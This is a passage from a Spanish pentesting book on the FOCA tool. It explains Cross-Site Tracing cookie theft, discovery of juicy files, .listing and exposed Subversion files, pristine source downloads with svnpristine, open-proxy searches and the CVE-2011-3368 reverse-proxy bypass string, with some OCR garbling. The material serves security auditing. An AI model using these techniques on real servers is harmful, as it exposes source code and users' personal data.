Supongamos un servidor *web* como el del Club Atletico Osasuna en la que, haciendo uso del método *OPTIONS* se puede ver que tiene habilitado el metodo *TRACE*. Como se ha explicado, el método *TRACE* lo unico que hace es devolver una respuesta 200 en la que se copia lo que se le ha enviado por el método *TRACE*. Hay que decir que, en muchos servidores aparece en la respuesta de *OPTIONS* que está habilitado, pero luego cuando se hace la prueba devuelve un mensaje 403 de Forbidden o un 501 de Not Implemented, por lo que es necesario probarlo. En el ejemplo que estamos viendo, el método está habilitado y esta además implementado, por lo que puede hacerse uso de el.

Si esto es así, y existiera un *bug XSS* en una aplicación *web* que corra sobre ese servidor que pueda ser utilizado para generar una petición *TRACE*, entonces se podrá robar la cookie aunque esté marcada como *HTTPOnly*.

Como la petición es un método *TRACE*, en la respuesta, ya no como una cookie sino como un cuerpo de mensaje podrá leerse el valor de la cookie que entonces sí será accesible por *Javascript*




Imagen 04.15: Si se envía una *cookie* en la petición *TRACE* vuelve en el código

En la imagen superior se puede ver en *Burp* como se pide un método *TRACE* en el que el navegador ha enviado la cookie - que podría ser *HTTPOnly* - y se obtiene como texto en el cuerpo de la respuesta que envía el servidor.

Es por todo esto que, si no se está haciendo uso del método *TRACE* por parte de ningún *software* en concreto en un servidor *web* que se encuentre en producción, en todas las auditorías de seguridad siempre recomendamos deshabilitarlo o prohibirlo, para evitar que alguien pudiera hacer uso de él si se dan todo el resto de condicionantes, y conseguir un ataque funcional en este entorno

Juicy files

Para un *pentester*, los *juicy files* son aquellos tipos de ficheros que suelen contener datos jugosos para la realización de la auditoría, es decir, aquellos de los que se suele extraer mucha información. Los ficheros que *FOCA* cataloga como *juicy files* son aquellos que tienen una extensión sospechosa de contener información interesante, como los .bak o los .old, los archivos que por su extensión puedan a priori resultar interesantes, o los servidores en los que se localizan puertos abiertos diferentes al 80, como el puerto 8080, por ejemplo.

Así, en la pestaña *juicy files* de las opciones de *FOCA*, se puede configurar el programa (con una lista blanca y una lista negra) para que incluya ficheros que, bien por la ruta en la que se encuentran, o bien por su extensión, el *pentester* considere que merecen un análisis más detallado.

Para localizar todos estos ficheros jugosos, *FOCA* no sólo usa *Google Crawling* y *Bing Crawling*, sino que aprovecha la información que aparece en los ficheros *.listing*, descritos a continuación, busca los directorios que permiten un listado de archivos, saca partido del contenido de los archivos *robots.txt* y busca puertos inusuales en los servidores del dominio objetivo.




Imagen 04.16: Opciones de configuración de búsqueda de ficheros jugosos

Respecto a los ficheros *robots.txt*, lo cierto es que son una fuente muy valiosa de información. El desconocimiento generalizado de los administradores *web* sobre su funcionamiento y el hecho de que cada buscador lo implementa de una forma distinta, al no tratarse de un estándar, hacen que en muchas ocasiones se incluyan instrucciones con la intención de informar a los robots de los buscadores que un determinado directorio, por ejemplo, no debe ser *Indexado*, y lo que ocurre es que, no sólo son *Indexadas* por los buscadores, sino que esas instrucciones ofrecen a los visitantes curiosos un punto de partida para sus pruebas e investigaciones, y que, por supuesto, *FOCA* incluirá como ficheros jugosos.

Respecto a la localización de puertos inusuales en los servidores del dominio analizado, *FOCA* utiliza un truco conocido como *Google Slash Trick*, del que ya se habló en el capítulo 3, que

permite encontrar servidores escuchando en un determinado puerto. Así, por ejemplo, para localizar servidores de un determinado dominio trabajando en el puerto 8080, se usaría la cadena *site* dominio:8080 , incluyendo una barra ' ' entre el operador site: y el nombre de dominio objetivo.

Uno de los tipos de archivos que *FOCA* incorpora como *juicy files* son los ficheros *SWF* (inicialmente *Shockwave Flash* y luego *Small Web Format*), que es el formato de archivos *Adobe Flash* utilizado para gráficos vectoriales multimedia y *ActionScript*. Aunque se trata de archivos compilados, estos ficheros pueden ofrecer al auditor una gran cantidad de información sobre rutas, usuarios y *passwords* embebidos, *links* a archivos locales, rutas a ficheros almacenados en perfiles locales, etcétera. Para poder acceder a esta información almacenada dentro de los archivos es necesario descompilarlos, y para llevar a cabo esta tarea puede utilizarse, por ejemplo, el sitio *web Show My Code*[5]. El funcionamiento de esta aplicación *web* es muy sencillo, ya que tan solo es necesario proporcionar la *Url* del archivo que se quiera decompilar (la aplicación admite los tipos *swf*, *encoded PHP*, *Java class*, *.NET* y códigos *QR*) y rellenar un sencillo captcha de una única letra, por lo que es posible analizar este tipo de ficheros de manera rápida y cómoda. Además, la herramienta permite descargar el código para que el auditor pueda estudiarlo en su equipo y realizar búsquedas de cadenas que sean de su interés. No obstante, *Show My Code* no devuelve el *FLA*, por lo que los archivos embebidos o el resto de información del *SWF* se queda fuera y, por tanto, se requerirán otros tipos de herramientas para su acceso.




Imagen 04.17. Código de un archivo *SWF*

En el ejemplo de la imagen 04.17 se muestra parte del código de un fichero *SWF* que *FOCA* ha localizado en uno de los servidores *web* de una organización política española durante una auditoría. Tal y como puede comprobarse, en él aparecen rutas locales y nombres de usuario.

5 *HTTP*://www.showmycode.com

Ficheros .listing

FOCA también localiza de forma automática los ficheros .listing. Estos ficheros, que son creados por la herramienta *WGET* cuando realiza conexiones *FTP*, contienen, en texto plano, el listado del directorio enviado por el servidor *FTP*.

La explicación sobre porqué se crean estos archivos aparece en la sección del propio manual de uso de la herramienta wget[6] donde se explican las opciones relativas a las conexiones *FTP*. Una de estas opciones es el *flag* '--no-remove-listing', que cuando está activo indica al servidor que no elimine este fichero.

La justificación que aparece en el manual para la activación de este parámetro es que estos ficheros pueden resultar útiles para procesos de depuración o para permitir al usuario comprobar de forma sencilla el contenido de los directorios de un servidor remoto, como, por ejemplo, al verificar que una copia en un servidor espejo se ha completado correctamente.

```
rw r  r      1   12948 Sep 25  2009 index php
rw r  r      1   13496 Aug  7  2009 index2 php
rw r  r      1      19 Mar 24  2009 info.php
rw r  r      1    5033 Aug 10  2009 infosec php
rwxr xr x    1    9593 Jun 17  2009 ini inc php
rw r  r      1    5503 Aug 13  2009 live-response php
rw r  r      1   13345 Jul  6  2009 liveResponse-video-form php
drwxr xr x   6    4096 Sep  7 08 52 liveresponse
rw r  r      1   86626 May 13  2009 liveresponse.png
rw r  r      1    2957 Feb  5  2009 login php
rw r  r      1    1836 Feb 14  2009 news php
rw r  r      1     819 Feb  3  2009 pagetemplate php
rw r  r      1   39302 Jan  1  1970 php ini
rw r  r      1    6069 Aug 10  2009 privacy-policy php
rw r  r      1    6921 Jul 16  2009 products php
rw r  r      1    6935 Apr 30  2009 products2 php
rw r  r      1    5323 Apr 30  2009 protected php
rw r  r      1    4820 Apr 27  2009 register-overview php
rw r  r      1    3201 Feb 12  2009 security-image inc.php
rw r  r      1     739 Feb 12  2009 security-image php
rw r  r      1   12401 Mar 24 17:56 send_contact php
rw r  r      1    3832 Feb 14  2009 services php
drwxr xr x   3    4096 Feb  3  2009 slices
rw r  r      1    5360 Apr 10  2009 special-offer1 php
drwxr xr x  24    4096 Sep  7 08 52 staging
drwxr xr x  13    4096 Aug  7  2009 store
drwxr xr x  14    4096 Jun 21  2009 store1
rw r  r      1   10941 May 22  2009 style.css
rw r  r      1     853 Feb 14  2009 sugar_form php
drwxr xr x  12    4096 Aug  9  2009 support
rw r  r      1    3146 Feb  4  2010 support.php
rw r  r      1     356 Jul 21  2009 test.php
rw r  r      1    1787 Apr  9  2009 thank you php
drwxr xr x   3    4096 Dec  7  2009 training
rw r  r      1   13366 Jul  7  2009 training-signup 01 php
rw r  r      1    7865 Jun 23  2009 training-thanks-01 php
drwxr xr x   2    4096 Feb 14  2009 traning
rw r  r      1    5638 Aug 11  2009 users.php
drwxr-xr x   2    4096 Apr 13  2009 video
```

Imagen 04.18: Fichero *.listing*.

6 *HTTP*://www.gnu.org/*software*/wget/manual/wget.*HTML#FTP-OPTIONS*

Algo que resulta llamativo es que en esa sección del manual aparece un párrafo relativo a la seguridad en el que, no sólo no se alerta a los usuarios de los potenciales riesgos que puede implicar el uso de este parámetro, sino que los autores transmiten una falsa sensación de seguridad al informar de ciertos mecanismos establecidos para evitar posibles situaciones de riesgo, como que un usuario creara un enlace simbólico *a /etc/passwd* y consiguiera que el usuario *root* usara *wget*.

Realizando una sencilla búsqueda en *Google* utilizando el operador *ext* es posible localizar miles de sitios *web* que tienen publicados este tipo de archivos que permiten listar el contenido de un directorio al ser invocados.

En la figura 04.19 se muestra el contenido de uno de estos archivos *.listing* que ha sido localizado por *FOCA* en uno de los servidores de un dominio durante un proceso de auditoría. Observando la imagen con detalle se puede observar que el listado del directorio contiene recursos que, a priori, parecen muy prometedores para un *pentester*.

En este sentido, uno de los archivos que llama la atención es el fichero users.*PHP* y, efectivamente, al solicitar este recurso el servidor devuelve un listado con los datos personales de los usuarios del sitio *web*, tal y como se muestra en la imagen 04.19.

Imagen 04.19: Listado de datos personales de usuarios obtenido a través de fichero *.listing*

Multiple Choices: mod_negotiation

Para todos los servidores *web Apache* del dominio objetivo que *FOCA* localiza, el programa comprueba si tienen activada la opción *mod_negotiation*. Este módulo permite generar, con la opción *MultiViews*, una lista de ficheros similares cuando el nombre del archivo solicitado no se encuentra en el servidor.

Así, si un cliente solicita por ejemplo el recurso *robots.*, el módulo *mod_negotiation* realiza un ls *robots.** en el directorio y mostrará todas las posibles opciones. Por tanto, en aquellos servidores donde esta opción esté activada, es posible tratar de encontrar archivos de copias de seguridad de determinadas aplicaciones.

FOCA realiza una sencilla prueba buscando el fichero *.FOCA*, lo que hace que se muestren todos los archivos que comienzan por un punto. Esto, en sistemas *Apache* siempre permitirá que aparezcan siempre los enlaces al directorio actual "." y al directorio padre "..", por lo que si está activado *mod_negotiation* siempre aparece un resultado.

Una vez que se ha conseguido descubrir que el módulo está activado en un servidor, se deberá probar la lista de todos los ficheros disponibles en un servidor *web*. Para ello se pueden localizar las *URLs Indexadas* en cualquier buscador de todos los ficheros de los que nos interese encontrar un *backup* o bien hacer un *crawling* primero al sitio *web* y probar todas las *URLs*. Una vez localizados los ficheros, el atacante podría solicitar al servidor *web* con *mod_negotiation* todos los archivos, uno a uno, pero modificando la petición para borrar la extensión. De esta forma, si existe una copia de seguridad en el mismo directorio, el servidor mostraría ambos archivos.




Imagen 04.20: Servidor *web* con la opción *mod_negotiation* activa.

Por ejemplo, tal y como se puede comprobar en la imagen 04.20, tras localizar el archivo l3mto *PHP* en un buscador de internet, se solicita al servidor el recurso l3mto., sin incluir la extensión *PHP*. Así, el servidor busca en el directorio todos los archivos con nombres similares para mostrárselos al usuario, entre los que se encuentra la copia de seguridad.

Ficheros .svn/entries de repositorios Subversion

Dentro de los repositorios de código de *Subverions*, se encuentran los ficheros *.svn/entries*, que almacenan la información de las últimas actualizaciones que se han realizado en un proyecto de desarrollo que utiliza *SVN* como gestor de código. Tan sólo son archivos de texto con el aspecto del que vemos en la Imagen 04.21, que ha sido descubierto por *FOCA* analizando los servidores de una organización

Este tipo de ficheros, que deberían estar protegidos, en ocasiones son localizados por los auditores de seguridad en Internet por lo cómodo que les resulta a los desarrolladores *web* tener el repositorio en el mismo servidor donde se está publicando la aplicacion, pero la informacion que puede obtenerse de ellos hace que ésta sea una practica poco recomendable.

Inspeccionando estos ficheros es posible descubrir usuarios, rutas internas, fechas e informacion táctica de la compañía que puede ser de mucha utilidad para lanzar ataques de fuerza bruta, descubrir ficheros ocultos o perdidos, o simplemente nuevas *URLs* de servidores *web* para analizarlos posteriormente con *FOCA*.

Para que la lectura de estos ficheros sea más sencilla se ha desarrollado un *plugin*, cuyo funcionamiento se explica en detalle en el capítulo 5, que es capaz de parsear estos archivos para acceder de forma comoda a todos los datos que aparecen en él y mostrar los datos organizados por tipos de ficheros, usuarios o nombres de archivos.

```
es 81/ pdateSite/features/.svn/entries

https:// googlecode com/svn/trunk/M2DATDBUpdateSite/features
https:// .googlecode.com/svn

2010-06-01T13:39:31.172920Z
99
alvaro.

svn:special svn:externals svn:needs-lock


b0488622-0fe6-11df-96eb-c71931f3db84

ORDB4ORAFeature_1.0.0.jar
file

2010-06-01T13:42 48 977125Z
3babb753bcb9c9da720ff801862b2231
2010-06-01T13:39.31.172920Z
99
alvaro
has props
```

Imagen 04.21 Contenido de un fichero *.svn/entries*

Normalmente, encontrar un fichero *.svn/entries* permite localizar un monton de *juicy files*. *FOCA* busca este tipo de repositorios, pero haciendo uso de los patrones de *directory listing* o el *pluging* de *fuzzing* que veremos en el capitulo 5, se pueden localizar mas repositorios de codigo fuente

Descarga de ficheros con Pristine y wc.db en repositorios Subversion

Además de los ficheros *.svn entries*, existen otros dos archivos relacionados con *Subversion* que pueden producir fugas de información hasta el punto de dejar vista para sentencia una auditoría de seguridad con tan solo localizar el repositorios de código en un sitio *web* público

El fichero *wc.db* es la base de datos de *Subversion* y en ella se puede encontrar información de todos los ficheros que se han subido al servidor, incluso cuando el fichero *.svn entries* este vacío, algo que puede ser habitual. Para localizar estas bases de datos basta con encontrar el fichero *.svn/entries* con *FOCA* o ejecutar algun *dork* sencillo en un buscador. Por ejemplo, en *Bing* podría utilizarse la siguiente cadena de búsqueda para encontrar este tipo de archivos.

- *ext.db wc.db*

Una vez descargada la base de datos es posible comprobar que se trata de un archivo *SQLite*, por lo que el primer paso para tratar de acceder a su contenido seria utilizar alguna aplicación similar a *SQLite DataBase Browser*[7] que permita navegar por su estructura. En caso de que la base de datos aparezca vacía es posible recurrir al servicio *web Recover Messages*[8], que permite realizar un análisis forense de archivos *SQLite* y descargar los resultados obtenidos a un fichero de texto.

Abriendo este fichero obtenido con un editor de texto será posible acceder a los nombres de los archivos que se encuentran en el servidor, por lo que es una situación comparable a disponer del fichero *.svn/entries* completo.




Imagen 04.22: El volcado forense del fichero *SQLite* hecho con *Recover Messages*

7 *HTTP*://sourceforge.*NET*/projects/sqlitebrowser/?source=*DLP*
8 *HTTP*://www.recovermessages.com/

Llegados a este punto, es suficiente con solicitar cada fichero al servidor con su ubicación concreta para acceder a él, y puede que incluso acabemos localizando ficheros que ya no están dentro del repositorio de código, pero que alguna vez lo estubieron.

Por otra parte, el gestor de proyectos *Subversion* guarda una copia de todos los archivos originales que se suben al servidor en una carpeta llamada *pristine*. En esta carpeta el nombre de los archivos se ofusca utilizando el algoritmo de hashing basado en *SHA1* para el nombre, y añadiendo a los ficheros que se almacenan una extensión conocida del tipo *.svn-base*.

El uso de esa extensión especial hace que no se los tipos *MIME* asociados al nombre origial que tuviera dicho archivo. Es decir, que un archivo de tipo *PHP* que tiene una extensión *.PHP* estará almacenado dentro de la carpeta *pristine* como un archivo con extensión *.svn-base* y por lo tanto, cuando alguien lo solicita, el servidor *web* no va a tratar de ejecutar el código con el motor *PHP*.

Esto permite que un usuario que conozca el nombre de un archivo *PHP*, pueda pedir la copia de la carpeta *pristine* pidiendo un fichero del tipo:

- *pristine/SHA1(nombre).svn-base*

Para simplificar y automatizar este proceso puede utilizarse el programa *svnpristine*[9], al que solo hay que pasarle la ruta del servidor donde se encuentra la raíz de *Subversion* para que vuelque toda la carpeta *pristine* a un directorio local.

```
MacBook Downloads Chema$ perl svnpristine pl [redacted]
/var/folders/ls/q079h3pn07?1bqwym2bt6m140000gn/T 2eOptAAI-(
grabbing [redacted]/wp-content//themes/dr-john kenagy/searchform.php from http://[redacted]
grabbing [redacted]/wp content//themes/dr-john-kenagy/options/other options php from http
vn base
grabbing [redacted]/wp-content//themes/dr-john kenagy/lib/hacks php from http://[redacted]
grabbing [redacted]/wp-content//themes/dr-john kenagy/lib/enhanced custom-fields/new-file
cf965f6b0
grabbing [redacted]/wp-content//themes/dr-john kenagy/lib/enhanced-custom fields/tpls/ric
e2d5a0bt
grabbing [redacted]/wp-content//themes/dr-john-kenagy/lib/enhanced custom-fields/tpls/js.
922b0ac1712.svn-base
grabbing [redacted]/wp-content//themes/dr-john-kenagy/lib/enhanced-custom-fields/tpls/ecf
b868f1d9a83c99053fac0.svn-base
```

Imagen 04.23: Volcado de *pristine* con *svnpristine*

En la Imagen 04.23 se puede ver cómo, tras ejecutar la herramienta *svnpristine.pl* - escrita en *Perl* - sobre una *Url* en la que se encuentra un repositorio de código *Subversion*, la utilidad busca la carpeta *wc.db*, extrae la lista de las *URLs* y genera los nombres de los ficheros que deben ser solicitados a la carpeta *pristine* para que puedan ser descargados.

Obtener el código *PHP* de una aplicación permite, como ya se ha comentado con anterioridad, acceder a usuarios, comentarios, conexiones a base de datos, etcetera. Si *FOCA* localiza un servidor con un fichero *.svn entries*, entonces tienes trabajo por delante analizando todo el código fuente que puedas, no solo las listas de ficheros que pueda extraer el *plugin* que veremos más adelante.

9 *HTTP://*www.cirt.*NET*/svnpristine

Búsqueda de servidores Proxy

En las opciones de configuración de *FOCA* también es posible seleccionar la búsqueda de servidores *Proxy* en los equipos de los dominios. De esta forma, por cada servidor localizado se trata de hacer una conexión al servidor de *Google* - por tener un gran *uptime* - a través de un servicio *Proxy* supuestamente descubierto en la máquina objetivo.

Además de los puertos 80, 443, 8080 y 8081, *FOCA* también puede analizar el puerto 3128, que es el que habitualmente utiliza el servidor *Squid Proxy*, y el usuario puede personalizar en la pestaña *Proxy Search* del menú opciones los puertos en los que se desea que el programa trate de encontrar un *Proxy* en los servidores localizados. Hay que tener en cuenta que, una vez localizado un servicio *Proxy* que permite conectarse a través de él, un atacante podría utilizar ese servidor para navegar por la *Intranet* de la empresa, lo que conlleva un auténtico problema de seguridad.

Además de la búsqueda pro-activa de servidores *Proxy*, también hay que tener en cuenta que exiten vulnerabilidades en ellos que pueden ser utilizadas aun cuando el servicio *Proxy* prohíba la navegación hacia afuera. Esto ocurre, por ejemplo, con los servidores *web Apache* cuando están configurados en modo *Proxy* reverso, lo que provocó que se publicara un parche (CV-2011-3368) que reduce el riesgo de configuraciones explotables.

El motivo de este *bug* es que cuando un servidor de cara a Internet en la misma dirección *IP* con un servicio de *Reverse Proxy* vulnerable, la regla que venía por defecto para la publicación de servidores externos a través de un servicio de *mod_proxy* es tal que:

- *RewriteRule ^(.*) HTTP://internalserver:80$1 [P]*

Aparentemente es una regla normal en la que se está reescribiendo una petición *HTTP* a la *IP* externa o al *hostname* externo a una petición al servidor interno publicado, en este caso *internalserver*. Aunque la configuración pueda parecer correcta, la Vulnerabilidad radica en que el estándar de *URLs* permite escribir una petición *HTTP* con un usuario, *password*, *hostname*, *puerto* y *path*, tal y como se ve en la imagen 04.24:




Imagen 04.24: Petición *HTTP* con usuario, *password* y *hostname*.

Por tanto, al atacante le bastaría con enviar al *hostname* de la *web* una ruta que empezara por *@* y que tuviera la ruta interna del servidor, es decir, algo como *@otro_servidor_interno:80/ruta*. De esta forma, internalserver:80 se convertirían en el usuario y *password* de una ruta que quedaría como:

HTTP://internalserver:80@otro_servidor_internto:80/ruta

De esta forma se permitiría el acceso a los servidores internos que no pidan usuario y *password*. La solución en el parche ha sido tan sencilla como añadir un slash a la regla de *rewrite*.

- *RewriteRule ^(.*) HTTP://internalserver:80/$1 [P]*

Data Leaks: Fugas de información

Una de las funciones que mejores resultados da en las auditorías de seguridad que se realizan con *FOCA* es la de analizar el código fuente de las páginas solicitadas buscando las expresiones regulares del fichero de reglas anti-fuga de información del módulo de *Mod Security*. Ese fichero de reglas dedicadas a filtrar *leaks* se le conoce como *modsecurity crs 50 outbound.conf*, y si se analiza se puede ver que son expresiones regulares en busca de patrones que tienen que ver con expresiones *SQL*, *códigos scripts*, y similares.




Imagen 04 25: *Leaks* de información

Mod Security es un módulo muy utilizado en Internet para la fortificación de servidores *web Apache* o de servidores *Reverse Proxy* que publican servicios *web* en Internet. Entre las muchas protecciones que ofrece está la de detener el envío de páginas de respuesta a clientes cuando esa página tiene un *leak* de información. De tal manera que si aparece algún *leak* procedente con mensajes de error de *MySQL*, *Oracle*, *Java*, etcétera la regla lo detecta y lo bloquea.

En el caso de *FOCA* lo que se hace con ese conjunto de reglas *anti-leak* es justo lo contrario para lo que se creó. Es decir, todas las páginas *web* que se obtienen a partir de todas las peticiones que *FOCA* va realizando para todas y cada una de las acciones que realiza en las fases de *Network Discovery*, *Fingerprinting* o Análisis de Vulnerabilidades, pasan a ser filtradas una a una por ese conjunto de expresiones regulares que se han incorporado dentro de *FOCA*, para detectar justo en qué lugar hay una página de respuesta que ha mostrado información sensible de seguridad.

Estas páginas son clasificadas en el árbol de vulnerabilidades, junto con la regla que disparó dicha catalogación y la *Url* de petición que se hizo para obtener esa respuesta, para poder comprobarlo

